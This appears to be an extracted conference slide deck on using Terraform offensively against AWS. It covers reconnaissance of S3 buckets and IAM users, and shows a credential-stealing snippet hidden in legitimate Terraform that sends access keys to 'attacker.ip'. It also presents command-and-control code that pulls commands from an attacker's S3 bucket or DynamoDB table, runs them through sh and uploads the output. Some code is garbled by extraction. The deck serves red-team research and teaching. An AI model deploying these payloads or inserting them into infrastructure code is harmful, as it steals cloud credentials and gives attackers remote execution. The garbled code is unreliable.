

INFRASTRUCTURE ATTACK AS CODE

Using Terraform To Attack Cloud



GAME MASTER



GL4SSESBO1

UserName: gl4ssesbo1

Name: Bleon Proko

Description: An Info-sec passionate about Infrastructure Penetration Testing and Security, including Active Directory, Cloud (AWS, Azure, GCP, Digital Ocean), Hybrid Infrastructures, as well as Defense, Detection and Thread Hunting. He has presented in conferences like BlackHat and BSides on topics related to Cloud Penetration Testing and Security.



Position: Cloud Security Researcher @ Permiso

TERRAFORM


1. IaC allowing provision, management and deletion of infrastructure resources automatically
2. Extendable using providers (AWS, Azure, GCP, even AD)
3. Easy to use, easy to work with, easy to deploy and easy to destroy

TERRAFORM IN OFFENSIVE SECURITY

Red Team Infrastructure Deployment Tools



CTF Deployment Tools



TF as Attack Tools



WHY TERRAFORM?

1. I have never seen a Terraform user without AdministratorAccess
2. It's one of the best Trojans, as you abuse the trust admins have on Terraform
3. You will find Terraform installed on many machines owned by DevOps, Cloud, Security Engineers and they do have a lot of privileges
4. Not many people read code.

RECONNAISSANCE USING TERRAFORM

Bucket Recon


http
provider

```
variable "bucket-file" {}

data "http" "ip_address" {
  for_each = toset(split("\n", chomp(file(var.bucket-file))))
  url = "http://${each.value}.s3.amazonaws.com"
}

output "get_bucket_output" {
  value = [
    for request in data.http.ip_address : request.status_code == 403 ? "${request.id}: AccessDenied" : request.status_code == 200 ? "${request.id}: Open" : request.status_code == 404 ? "${request.id}: Does not Exist" : "${request.id}: ${request.status_code}"
  ]
}
```

```
Changes to Outputs:
+ get_bucket_output = [
  + "http://aws-cloudtrail-logs-093305336519-f0a07edd.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519-another-test-proj-pipe.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519-aws-django-pipe.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519-blog-project2-pipe.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519-blog-project-code-pipe.s3.amazonaws.com: AccessDenied",
  + "http://aws-codestar-us-east-1-093305336519-test-project-pipe.s3.amazonaws.com: AccessDenied",
  + "http://aws-logs-093305336519-us-east-1.s3.amazonaws.com: AccessDenied",
  + "http://bsidesprishtine2024-ctfd-bucket.s3.amazonaws.com: AccessDenied",
  + "http://kurxmrhvoemnnjnxifxcjxzmbjfkzeawvsgvhuiugnapenxm.s3.amazonaws.com: Open",
  + "http://lockedbucketpermiso.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-00ifik5xb0.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-65z5p9bgg4.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-7oh2v633nf.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-en406wkb1i.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-j7zpyg2c8e.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-jco39rflmx.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-k6jljnlpbx.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-vajdws1mo4.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-vh7dibqy0v.s3.amazonaws.com: AccessDenied",
  + "http://lucr3-test-ct-wimwqxefin.s3.amazonaws.com: AccessDenied",
  + "http://permiso-dynamodb-backup-bucket202305011615110506000000001.s3.amazonaws.com: AccessDenied",
  + "http://permiso-version-bucket.s3.amazonaws.com: AccessDenied",
  + "http://permotestbucket2023032718172265800000001.s3.amazonaws.com: Open",
  + "http://policy-bucket-permiso.s3.amazonaws.com: AccessDenied",
  + "http://ransomware-blog-files-permiso.s3.amazonaws.com: AccessDenied",
  + "http://ransomware-bucket-permiso.s3.amazonaws.com: AccessDenied",
  + "http://supersuperpermisosensosintdata.s3.amazonaws.com: AccessDenied",
  + "http://test-bucket-versioning-permiso-test.s3.amazonaws.com: AccessDenied",
  + "http://testbucketpermiso.s3.amazonaws.com: AccessDenied",
  + "http://theransombucket.s3.amazonaws.com: AccessDenied",
]
```




TERRAFORM FOR INITIAL ACCESS

Malicious code injected in legitimate code

1. Create and Update Resources
2. Command Execution
3. Get current credentials from provider definition
4. Get Meta-Data Credentials

```
provider "aws" {  
    region      = var.region  
    access_key  = var.access_key  
    secret_key  = var.secret_key  
}  
  
# ... Removed legitimate Code ...  
  
data "http" "ip_address" {  
    url = "http://attacker.ip?${var.access_key}; ${var.secret_key}; ${var.region}"  
}
```

TERRAFORM C2



The command output is then put to the bucket as an object using s3:PutObject

```
resource "null_resource" "rev_shell" {  
  provisioner "local-exec" {  
    command = "sh -c 'curl https://attackerbucket.s3.amazonaws.com/command | sh > /tmp/output.txt'"  
  }  
}  
  
resource "aws_s3_object" "output_object" {  
  key      = "output"  
  bucket   = "attackerbucket"  
  source   = "/tmp/output.txt"  
}  
  
resource "null_resource" "rev_shell" {  
  provisioner "local-exec" {  
    command = "rm /tmp/output.txt"  
  }  
}
```

Download command from Attacker and execute

Upload file in S3 Bucket


Remove local file

The command is executed inside the instance and output is put in a file

DEMO

```
gl4ssesbo1@Galaxy:~/terraformblog/initialaccess_s3_c2$ python3 server.py -t  
5 -b public-terraform-bucket-test-blog -p adminUser  
gl4ssesbo1
```

Enter the new command >>>



TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = [
    { "ap": "Percentile" }
  ]
  projection_expression = <expr>
  [
    { "C": "beacon", "E": "{${var.beacon_name}}" },
    { "C": "itemtype", "E": "{${var.itemtype}}" }
  ]
  KEY
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  table_name = var.table_name
  hash_key = "+${beacon}"
  item = <ITEM>
  [
    { "beacon": "${var.beacon_name}" },
    { "itemtype": "text" },
    { "output": "${file(<tmp/output.txt>)}" }
  ]
  ITEM
}

resource "null_resource" "rev_shell" {
  provider = "local-exec"
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  command = <sh> -c 'data=$(jsondecode(${data.aws_dynamodb_table_item.test}["command"])); if [ $(echo $data | grep NoSuchElementException | wc -w) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'
}
```

Read Item, Execute, Write Item

TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = [
    { "ap": "#Percentile" }
  ]
  projection_expression = "#KEY"
  key = {
    "beacon": {"s": "${var.beacon_name}"}
    "itemtype": {"s": "command"}
  }
  KEY
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  table_name = var.table_name
  hash_key = "+beacon"
  item = <ITEM>
  +beacon: {"s": "${var.beacon_name}"}
  +itemtype: {"s": "output"}
  +output: {"s": "${file(</tmp/output.txt)}"}
  ITEM
}

resource "null_resource" "rev_shell" {
  provider = "local-exec"
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  command = "sh -c 'data=$(jsondecode(${data.aws_dynamodb_table_item.test}['command'])); if [ $(echo $data | grep NoSuchKey | wc -w) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'"
}
```



Read Item, Execute, Write Item

But why stop there? We are having fun after all, aren't we?

TERRAFORM C2

DynamoDB

```
variable "table-name" {}
variable "beacon-name" {}

data "aws_dynamodb_table_item" "test" {
  table_name = var.table_name
  expression_attribute_names = [
    {ap = "Percentile"}
  ]
  projection_expression = <expr>
  [
    {"#beacon": {"$": "${var.beacon_name}"}, "#itemtype": {"$": "command"}}, {"#KEY": {"$": ""}}
  ]
}

resource "aws_dynamodb_table_item" "example" {
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  table_name = var.table_name
  hash_key = "+beacon"
  item = <><ITEM>
<ITEM>{"#beacon": {"$": "${var.beacon_name}"}, "#itemtype": {"$": "exec"}, "#output": {"$": "${file(</tmp/output.txt)}"}}, {"#ITEM": {"$": ""}}
</ITEM>
}

resource "null_resource" "rev_shell" {
  provider = local-exec
  depends_on = [
    data.aws_dynamodb_table_item.test
  ]
  command = "sh -c 'data=$(jsondecode(${data.aws_dynamodb_table_item.test}['$command'])); if [ $(echo $data | grep NoSuchKey | wc -w) -eq 0 ]; then echo $data | sh 2>/dev/null > /tmp/output.txt; else touch /tmp/output.txt; fi'"
}
```

Read Item, Execute, Write Item

But why stop there? We are having fun after all, aren't we?

Read command
from S3 Bucket
(aws provider)


Create
Privileged
Docker
(docker provider)

Modify cron to
add malicious
command
(local-exec)

Invoke function
with command
output as
parameter
(aws provider)

Lambda sends
output to
DynamoDB Item
(aws provider)

C2 Server reads
DyDB Item (aws
provider)



AWS PROVIDER

▼ Resources

- aws_ami
- aws_ami_copy
- aws_ami_from_instance
- aws_ami_launch_permission
- aws_ec2_availability_zone_group
- aws_ec2_capacity_reservation
- aws_ec2_fleet
- aws_ec2_host
- aws_ec2_image_block_public_access
- aws_ec2_instance_connect_endpoint

What is created
(write events)

▼ Data Sources

- aws_ami
- aws_ami_ids
- aws_availability_zone
- aws_availability_zones
- aws_ec2_host
- aws_ec2_instance_type
- aws_ec2_instance_type_offering
- aws_ec2_instance_type_offerings
- aws_ec2_instance_types
- aws_ec2_public_ipv4_pool
- aws_ec2_public_ipv4_pools
- aws_ec2_serial_console_access
- aws_ec2_spot_price
- aws_eip


What exists
(read only events)

```
# Authentication using IAM User's Permanent Credentials
provider "aws" {
  region      = "<region>"
  access_key  = "<access key>"
  secret_key  = "<secret key>"
}

# Authentication using IAM Role's Temporary Credentials
provider "aws" {
  region      = "<region>"
  access_key  = "<access key>"
  secret_key  = "<secret key>"
  token       = "<session token>"
}

# Authentication using AWS Cli Saved Profile's Credentials
provider "aws" {
  profile= "<secret key>" # if not specified, the profile will be "default"
}

# Authentication using AWS Cli Saved Profile's Credentials
provider "aws" {
  shared_config_files = "<region>"
  shared_credentials_files = "<access key>"
  profile= "<secret key>" # if not specified, the profile will be "default"
}
```



ENUMERATION USING TERRAFORM


One interesting feature Terraform has is the listing of resources using data-sources. So, for `aws_iam_user`, which will create an AWS IAM User, an identity can run `aws_iam_users` to list usernames and ARNs of all users in account.

```
data "aws_iam_users" "all_users" {}

output "user_count" {
  value = length(data.aws_iam_users.all_users.names)
}

output "all_user_names" {
  value = data.aws_iam_users.all_users.names
}
```

```
+ all_user_names = [
  + "BlogUser",
  + "TNTUser",
  + "adminUser",
  + "cloudbrepple",
  + "lucr_love",
]
```



WHERE TO FIND DATA STORES?

Inside **terraform-aws-provider** code, inside **internal**, there is the Go code for each resource/data source.

```
gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ ls
accessanalyzer      cloud9          deploy        glacier      lightsail      qldb        ses
account             cloudcontrol    detective     globalaccelerator location      quicksight   sesv2
acm                cloudformation devicefarm   devopsguru   glue        logs        sns
acmpca              cloudfront     directconnect  grafana     lookoutmetrics m2        sfn
amp                cloudfrontkeyvaluestore  dlm        greengrass  macie2      rbds       shield
amplify              cloudfrontv2   dms        guardduty   mediainvoke  redshift    signer
apigateway           cloudsearch    docdb      healthlake  mediaconnect  redshiftdata simpledb
apigatewayv2         cloudtrail    docdbelastic iam        identitystore  mediaconvert redshiftserverless
appautoscaling        cloudwatch    ds          imagebuilder  imagebuilder2  medialive  rekognition
appconfig             codeartifact   dynamodb   inspector   mediapackage  resourceexplorer2 ssm
appfabric             codebuild     ecr        inspector2  mediastore   mediapackagev2 ssmcontacts
appflow               codecatalyst   ecrpublic  internetmonitor meta      resourcegroups ssmincidents
appintegrations      codecommit    ecs        iot        memorydb   rolesanywhere ssmssap
applicationinsights codeguruprofiler ecrpublic  inspectorg2  metas      route53       sso
appmesh               codegurureviewer efs        iotanalytics  mq        route53domains storagegateway
apprunner              codepipeline   eks        iotevents   neptune      route53profiles sts
appstream             codestarconnections  elasticache  ivs        neptunegraph  route53recoveryconfig swf
appsync               codestarnotifications elasticbeanstalk ivschat   networkfirewall route53resolver synthetics
athena                cognitoidentity  elasticsearch kafka      networkmanager rum      timestampinfluxdb
auditmanager          cognitoidp    comprehend  elasticsearch kafkaconnect oam      s3      timestreamwrite
autoscaling            comprehend   computeoptimizer elasticsearch kafkaconnect oam      s3control transcribe
autoscalingplans      configservice  elb        keyspaces   kendra      opensearch  s3outposts transfer
backup                connect      emr        kinesis      kendra      opensearchserverless verifiedpermissions
batch                 connectcases  emrcontainers  kinesisanalytics lambda      opensearchserverless vpclattice
bcmdataexports        connecttower  emrserverless  kinesisanalyticsv2 launchwizard  pipes      scheduler waf
bedrock               costoptimizationhub events      kinesisvideo  kms        opensearchserverless servicecatalog
bedrockagent          events      evidently   kms        kinesisvideo  lambda      polly      servicecatalogaggregation xray
budgets               evidently   finspace   kinesisvideo  kms        launchwizard  pricing      servicecatalog
cur                  customerprofiles firehose    lakeformation lambda      launchwizard  polly      servicecatalog
chatbot               dataexchange  fms        lexmodels   lambda      launchwizard  pricing      servicecatalog
chime                datapipeline  fsx        lexv2models  lambda      lexmodels   pricing      servicecatalog
chimesdkmediapipeines datasync    gamelift   licensemanager  lexv2models  lambda      pricing      servicecatalog
chimesdkvoice         datazone    gamestop   qbusiness   lexv2models  lambda      pricing      servicecatalog
cleanrooms           dax        gamelift   qbusiness   lexv2models  lambda      pricing      servicecatalog
gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ ls iam/*_data_source.go
iam/access_keys_data_source.go  iam/openid_connect_provider_data_source.go  iam/roles_data_source.go  iam/user_ssh_key_data_source.go
iam/account_alias_data_source.go  iam/policy_data_source.go  iam/provider_data_source.go  iam/users_data_source.go
iam/group_data_source.go  iam/policy_document_data_source.go  iam/server_certificate_data_source.go  iam/session_context_data_source.go
iam/instance_profile_data_source.go  iam/principal_policy_simulation_data_source.go  iam/session_context_data_source.go
iam/instance_profiles_data_source.go  iam/role_data_source.go  iam/user_data_source.go
```

```
gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ cat iam/*_data_source.go | grep '/// @SDKDataSource("aws_' | cut -d '"' -f 2,3,4 | sed 's/name="//' | tr -d "
"
aws_iam_access_keys, Access Keys
aws_iam_account_alias, Account Alias
aws_iam_group, Group
aws_iam_instance_profile, Instance Profile
aws_iam_instance_profiles, Instance Profiles
aws_iam_openid_connect_provider, OIDC Provider
aws_iam_policy, Policy
aws_iam_policy_document, Policy Document
aws_iam_principal_policy_simulation, Principal Policy Simulation
aws_iam_role, Role
aws_iam_roles, Roles
aws_iam_saml_provider, SAML Provider
aws_iam_server_certificate, Server Certificate
aws_iam_session_context, Session Context
aws_iam_user, User
aws_iam_user_ssh_key, User SSH Key
aws_iam_users, Users
```

```
